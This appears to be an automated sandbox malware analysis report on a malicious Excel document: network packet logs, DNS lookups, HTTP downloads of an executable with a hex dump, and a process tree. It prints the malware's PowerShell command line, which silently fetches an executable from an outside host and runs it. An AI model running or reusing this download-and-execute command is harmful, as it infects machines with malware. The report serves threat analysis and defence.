Nov 28, 2020 12:19:01.229751110 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.229767084 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.229798079 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.241177082 CET	80	49789	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.244685888 CET	80	49789	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.244718075 CET	80	49789	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.244743109 CET	80	49789	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.244769096 CET	80	49789	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.244777918 CET	49789	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.244795084 CET	80	49789	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.244822025 CET	80	49789	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.244838953 CET	49789	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.244879007 CET	49789	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.244981050 CET	80	49789	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.245008945 CET	80	49789	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.245042086 CET	80	49789	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.245059967 CET	49789	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.245070934 CET	80	49789	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.245131016 CET	49789	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.254086018 CET	49789	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.347009897 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347065926 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347104073 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347146034 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347182989 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.347183943 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347228050 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.347234964 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347278118 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347294092 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.347318888 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347359896 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347398043 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347435951 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347446918 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.347476959 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347516060 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347524881 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.347563028 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347578049 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.347605944 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347645044 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347651958 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.347685099 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347726107 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347739935 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.347764969 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347796917 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.347805023 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347846031 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347893953 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347904921 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.347938061 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.347955942 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.347976923 CET	80	49788	162.223.88.131	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2020 12:17:21.332910061 CET	51726	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:21.360320091 CET	53	51726	8.8.8.8	192.168.2.4
Nov 28, 2020 12:17:22.138181925 CET	56794	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:22.165509939 CET	53	56794	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2020 12:17:22.920959949 CET	56534	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:22.956176043 CET	53	56534	8.8.8.8	192.168.2.4
Nov 28, 2020 12:17:23.712656021 CET	56627	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:23.740242958 CET	53	56627	8.8.8.8	192.168.2.4
Nov 28, 2020 12:17:24.773469925 CET	56621	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:24.800472975 CET	53	56621	8.8.8.8	192.168.2.4
Nov 28, 2020 12:17:25.581907988 CET	63116	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:25.617285013 CET	53	63116	8.8.8.8	192.168.2.4
Nov 28, 2020 12:17:26.453622103 CET	64078	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:26.480551958 CET	53	64078	8.8.8.8	192.168.2.4
Nov 28, 2020 12:17:29.933207989 CET	64801	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:29.960376024 CET	53	64801	8.8.8.8	192.168.2.4
Nov 28, 2020 12:17:32.152647018 CET	61721	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:32.188282967 CET	53	61721	8.8.8.8	192.168.2.4
Nov 28, 2020 12:17:33.401086092 CET	51255	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:33.432478905 CET	61522	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:33.436875105 CET	53	51255	8.8.8.8	192.168.2.4
Nov 28, 2020 12:17:33.459652901 CET	53	61522	8.8.8.8	192.168.2.4
Nov 28, 2020 12:17:33.733511925 CET	52337	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:33.769433022 CET	53	52337	8.8.8.8	192.168.2.4
Nov 28, 2020 12:17:34.738508940 CET	52337	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:34.774379015 CET	53	52337	8.8.8.8	192.168.2.4
Nov 28, 2020 12:17:35.631395102 CET	55046	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:35.658701897 CET	53	55046	8.8.8.8	192.168.2.4
Nov 28, 2020 12:17:35.753726959 CET	52337	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:35.789321899 CET	53	52337	8.8.8.8	192.168.2.4
Nov 28, 2020 12:17:36.445929050 CET	49612	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:36.473037958 CET	53	49612	8.8.8.8	192.168.2.4
Nov 28, 2020 12:17:37.243171930 CET	49285	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:37.270522118 CET	53	49285	8.8.8.8	192.168.2.4
Nov 28, 2020 12:17:37.753932953 CET	52337	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:37.780894041 CET	53	52337	8.8.8.8	192.168.2.4
Nov 28, 2020 12:17:38.226752996 CET	50601	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:38.261991978 CET	53	50601	8.8.8.8	192.168.2.4
Nov 28, 2020 12:17:39.311772108 CET	60875	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:39.339128017 CET	53	60875	8.8.8.8	192.168.2.4
Nov 28, 2020 12:17:41.769870996 CET	52337	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:41.805520058 CET	53	52337	8.8.8.8	192.168.2.4
Nov 28, 2020 12:17:45.844913960 CET	56448	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:17:45.872251034 CET	53	56448	8.8.8.8	192.168.2.4
Nov 28, 2020 12:18:00.920670033 CET	59172	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:18:00.998621941 CET	53	59172	8.8.8.8	192.168.2.4
Nov 28, 2020 12:18:01.518048048 CET	62420	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:18:01.553553104 CET	53	62420	8.8.8.8	192.168.2.4
Nov 28, 2020 12:18:02.112199068 CET	60579	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:18:02.147770882 CET	53	60579	8.8.8.8	192.168.2.4
Nov 28, 2020 12:18:02.461190939 CET	50183	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:18:02.496500015 CET	53	50183	8.8.8.8	192.168.2.4
Nov 28, 2020 12:18:02.738502026 CET	61531	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:18:02.789433956 CET	53	61531	8.8.8.8	192.168.2.4
Nov 28, 2020 12:18:02.820564985 CET	49228	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:18:02.856061935 CET	53	49228	8.8.8.8	192.168.2.4
Nov 28, 2020 12:18:03.269885063 CET	59794	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:18:03.322135925 CET	53	59794	8.8.8.8	192.168.2.4
Nov 28, 2020 12:18:03.781374931 CET	55916	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:18:03.816895962 CET	53	55916	8.8.8.8	192.168.2.4
Nov 28, 2020 12:18:04.374922991 CET	52752	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:18:04.412796974 CET	53	52752	8.8.8.8	192.168.2.4
Nov 28, 2020 12:18:05.463407993 CET	60542	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:18:05.498944998 CET	53	60542	8.8.8.8	192.168.2.4
Nov 28, 2020 12:18:05.782862902 CET	60689	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:18:05.818725109 CET	53	60689	8.8.8.8	192.168.2.4
Nov 28, 2020 12:18:11.403021097 CET	64206	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:18:11.430073023 CET	53	64206	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2020 12:18:20.017014980 CET	50904	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:18:20.044274092 CET	53	50904	8.8.8.8	192.168.2.4
Nov 28, 2020 12:18:20.277533054 CET	57525	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:18:20.320477009 CET	53	57525	8.8.8.8	192.168.2.4
Nov 28, 2020 12:18:23.583074093 CET	53814	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:18:23.621932983 CET	53	53814	8.8.8.8	192.168.2.4
Nov 28, 2020 12:18:53.738651037 CET	53418	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:18:53.765880108 CET	53	53418	8.8.8.8	192.168.2.4
Nov 28, 2020 12:18:55.523910046 CET	62833	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:18:55.559830904 CET	53	62833	8.8.8.8	192.168.2.4
Nov 28, 2020 12:19:00.801029921 CET	59260	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:19:00.838619947 CET	53	59260	8.8.8.8	192.168.2.4
Nov 28, 2020 12:19:00.956459045 CET	49944	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:19:00.983701944 CET	53	49944	8.8.8.8	192.168.2.4
Nov 28, 2020 12:19:31.262310982 CET	53157	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:19:31.289434910 CET	53	53157	8.8.8.8	192.168.2.4
Nov 28, 2020 12:19:31.354326010 CET	63300	53	192.168.2.4	8.8.8.8
Nov 28, 2020 12:19:31.390055895 CET	53	63300	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 28, 2020 12:19:00.801029921 CET	192.168.2.4	8.8.8.8	0xbfbf	Standard query (0)	spareparti ran.com	A (IP address)	IN (0x0001)
Nov 28, 2020 12:19:00.956459045 CET	192.168.2.4	8.8.8.8	0x3afb	Standard query (0)	spareparti ran.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 28, 2020 12:19:00.838619947 CET	8.8.8.8	192.168.2.4	0xbfbf	No error (0)	spareparti ran.com		162.223.88.131	A (IP address)	IN (0x0001)
Nov 28, 2020 12:19:00.983701944 CET	8.8.8.8	192.168.2.4	0x3afb	No error (0)	spareparti ran.com		162.223.88.131	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- sparepartiran.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49788	162.223.88.131	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Nov 28, 2020 12:19:00.988123894 CET	4093	OUT	GET /js/2Q/Jqeofcirr6.exe HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: sparepartiran.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 28, 2020 12:19:01.110169888 CET	4095	IN	HTTP/1.1 200 OK Date: Sat, 28 Nov 2020 11:19:01 GMT Server: Apache Last-Modified: Thu, 26 Nov 2020 22:28:12 GMT Accept-Ranges: bytes Content-Length: 518656 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 db 2b c0 5f 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 0b 00 00 be 03 00 00 2a 04 00 00 00 00 00 5e dc 03 00 00 20 00 00 00 e0 03 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 10 dc 03 00 4b 00 00 00 00 e0 03 00 c8 26 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 08 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 64 bc 03 00 00 20 00 00 00 be 03 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 c8 26 04 00 00 e0 03 00 00 28 04 00 00 c0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 20 08 00 00 02 00 00 00 e8 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 dc 03 00 00 00 00 00 48 00 00 00 02 00 05 00 a4 31 00 00 38 37 00 00 03 00 00 00 6e 00 00 06 dc 68 00 00 2a 73 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 03 00 74 00 00 00 01 00 00 11 02 28 01 00 00 0a 38 42 00 00 00 38 f0 ff ff ff fe 0c 00 00 45 03 00 00 00 3f 00 00 00 1c 00 00 00 1d 00 00 00 38 3a 00 00 00 02 28 04 00 00 06 20 01 00 00 00 17 3a d9 ff ff ff 26 38 cf ff ff ff 2a 02 28 06 00 00 06 38 dd ff ff ff 02 28 02 00 00 06 20 00 00 00 00 17 3a b6 ff ff ff 26 38 ac ff ff ff 02 28 03 00 00 06 20 02 00 00 00 38 a0 ff ff ff 13 30 07 00 40 01 00 00 02 00 00 11 20 03 00 00 00 fe 0e 03 00 38 00 00 00 00 fe 0c 03 00 45 08 00 00 00 05 00 00 00 14 00 00 00 9b 00 00 00 c3 00 00 00 2f 00 00 00 d5 00 00 00 f9 00 00 00 d4 00 00 00 38 00 00 00 00 38 ef 00 00 00 20 04 00 00 00 38 c7 ff ff ff 73 1e 00 00 06 13 02 38 97 00 00 00 38 b0 00 00 00 20 06 00 00 00 38 ac ff ff ff 02 d0 04 00 00 01 28 02 00 00 0a 72 01 00 00 70 17 8d 05 00 00 01 13 05 11 05 16 d0 01 00 00 1b 28 0a 00 00 06 a2 11 05 28 03 00 00 0a 14 17 8d 02 00 00 01 13 04 11 04 16 11 02 28 0b 00 00 06 a2 11 04 6f 04 00 00 0a 74 04 00 00 01 7d 01 00 00 04 20 07 00 00 00 28 08 00 00 06 39 4b ff ff ff 26 20 00 00 00 00 38 40 ff ff ff 73 05 00 00 0a 13 01 20 01 00 00 00 28 08 00 00 06 39 2a ff ff ff 26 38 20 ff ff ff 11 01 28 09 00 00 06 38 5d ff ff ff 20 d9 03 00 00 13 00 20 02 00 00 00 38 07 ff ff ff 2a 11 01 6f 06 00 00 0a 11 00 6a 3c 4b ff ff ff 20 00 00 00 00 28 08 00 00 06 39 e8 fe ff ff 26 38 de fe ff ff 17 28 07 00 00 0a 20 05 00 00 00 38 d2 fe ff ff 72 02 02 7b 01 00 00 04 72 0b 00 00 70 28 0c 00 00 06 7d 02 00 00 04 38 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL+_*^ @ @@K& H.textd `.rsrc&(@@.reloc @B@H187nh*s0t(8B8E?8:(:&8*(8(:&8(80@ 8E/88 8s88 8(rp(((ot} (9K& 8@s (9*&8 (8] 8*oj<K (9&8(8r{rp(}8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49789	162.223.88.131	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe


Timestamp	kBytes transferred	Direction	Data
Nov 28, 2020 12:19:01.123408079 CET	4108	OUT	GET /js/2Q/Jqeofcirr6.exe HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: sparepartiran.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 28, 2020 12:19:01.244685888 CET	4137	IN	HTTP/1.1 200 OK Date: Sat, 28 Nov 2020 11:19:01 GMT Server: Apache Last-Modified: Thu, 26 Nov 2020 22:28:12 GMT Accept-Ranges: bytes Content-Length: 518656 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 db 2b c0 5f 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 0b 00 00 be 03 00 00 2a 04 00 00 00 00 00 5e dc 03 00 00 20 00 00 00 e0 03 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 10 dc 03 00 4b 00 00 00 00 e0 03 00 c8 26 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 08 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 64 bc 03 00 00 20 00 00 00 be 03 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 c8 26 04 00 00 e0 03 00 00 28 04 00 00 c0 03 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 20 08 00 00 02 00 00 00 e8 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 dc 03 00 00 00 00 00 48 00 00 00 02 00 05 00 a4 31 00 00 38 37 00 00 03 00 00 00 6e 00 00 06 dc 68 00 00 2a 73 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 03 00 74 00 00 00 01 00 00 11 02 28 01 00 00 0a 38 42 00 00 00 38 f0 ff ff ff fe 0c 00 00 45 03 00 00 00 3f 00 00 00 1c 00 00 00 1d 00 00 00 38 3a 00 00 00 02 28 04 00 00 06 20 01 00 00 00 17 3a d9 ff ff ff 26 38 cf ff ff ff 2a 02 28 06 00 00 06 38 dd ff ff ff 02 28 02 00 00 06 20 00 00 00 00 17 3a b6 ff ff ff 26 38 ac ff ff ff 02 28 03 00 00 06 20 02 00 00 00 38 a0 ff ff ff 13 30 07 00 40 01 00 00 02 00 00 11 20 03 00 00 00 fe 0e 03 00 38 00 00 00 00 fe 0c 03 00 45 08 00 00 00 05 00 00 00 14 00 00 00 9b 00 00 00 c3 00 00 00 2f 00 00 00 d5 00 00 00 f9 00 00 00 d4 00 00 00 38 00 00 00 00 38 ef 00 00 00 20 04 00 00 00 38 c7 ff ff ff 73 1e 00 00 06 13 02 38 97 00 00 00 38 b0 00 00 00 20 06 00 00 00 38 ac ff ff ff 02 d0 04 00 00 01 28 02 00 00 0a 72 01 00 00 70 17 8d 05 00 00 01 13 05 11 05 16 d0 01 00 00 1b 28 0a 00 00 06 a2 11 05 28 03 00 00 0a 14 17 8d 02 00 00 01 13 04 11 04 16 11 02 28 0b 00 00 06 a2 11 04 6f 04 00 00 0a 74 04 00 00 01 7d 01 00 00 04 20 07 00 00 00 28 08 00 00 06 39 4b ff ff ff 26 20 00 00 00 00 38 40 ff ff ff 73 05 00 00 0a 13 01 20 01 00 00 00 28 08 00 00 06 39 2a ff ff ff 26 38 20 ff ff ff 11 01 28 09 00 00 06 38 5d ff ff ff 20 d9 03 00 00 13 00 20 02 00 00 00 38 07 ff ff ff 2a 11 01 6f 06 00 00 0a 11 00 6a 3c 4b ff ff ff 20 00 00 00 00 28 08 00 00 06 39 e8 fe ff ff 26 38 de fe ff ff 17 28 07 00 00 0a 20 05 00 00 00 38 d2 fe ff ff 72 02 02 7b 01 00 00 04 72 0b 00 00 70 28 0c 00 00 06 7d 02 00 00 04 38 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL+_*^ @ @@K& H.textd `.rsrc&(@@.reloc @B@H187nh*s0t(8B8E?8:(:&8*(8(:&8(80@ 8E/88 8s88 8(rp(((ot} (9K& 8@s (9*&8 (8] 8*oj<K (9&8(8r{rp(}8

Code Manipulations

Statistics

Behavior



- EXCEL.EXE
- splwow64.exe
- powershell.exe
- powershell.exe
- conhost.exe
- conhost.exe
- raqfxwuo.exe
- raqfxwuo.exe
- raqfxwuo.exe
- raqfxwuo.exe
- vlc.exe
- vlc.exe

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 3296 Parent PID: 800

General

Start time:	12:17:31
Start date:	28/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x8e0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF20F9A7EEC44E23C3.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	67BE92AB	unknown

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	9520F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	95211C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	67C28A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	67C28A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	67C28A84	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	95213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	95213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: splwow64.exe PID: 5484 Parent PID: 3296

General

Start time:	12:18:53
Start date:	28/11/2020
Path:	C:\Windows\splwow64.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\splwow64.exe 12288
Imagebase:	0x7ff6613b0000
File size:	130560 bytes
MD5 hash:	8D59B31FF375059E3C32B17BF31A76D5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 5916 Parent PID: 5800

General

Start time:	12:18:56
Start date:	28/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command ' & { iwr http://sparepartiran.com/js/2Q/Jqeofcirr6.exe -OutFile C:\Users\Public\raqfxwuo.exe}; & {Start-Process -FilePath 'C:\Users\Public\raqfxwuo.exe'}'
Imagebase:	0x7ff7bedd0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA9770F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA9770F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2wcxoixg.csm.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA96536FDD	CreateFileW
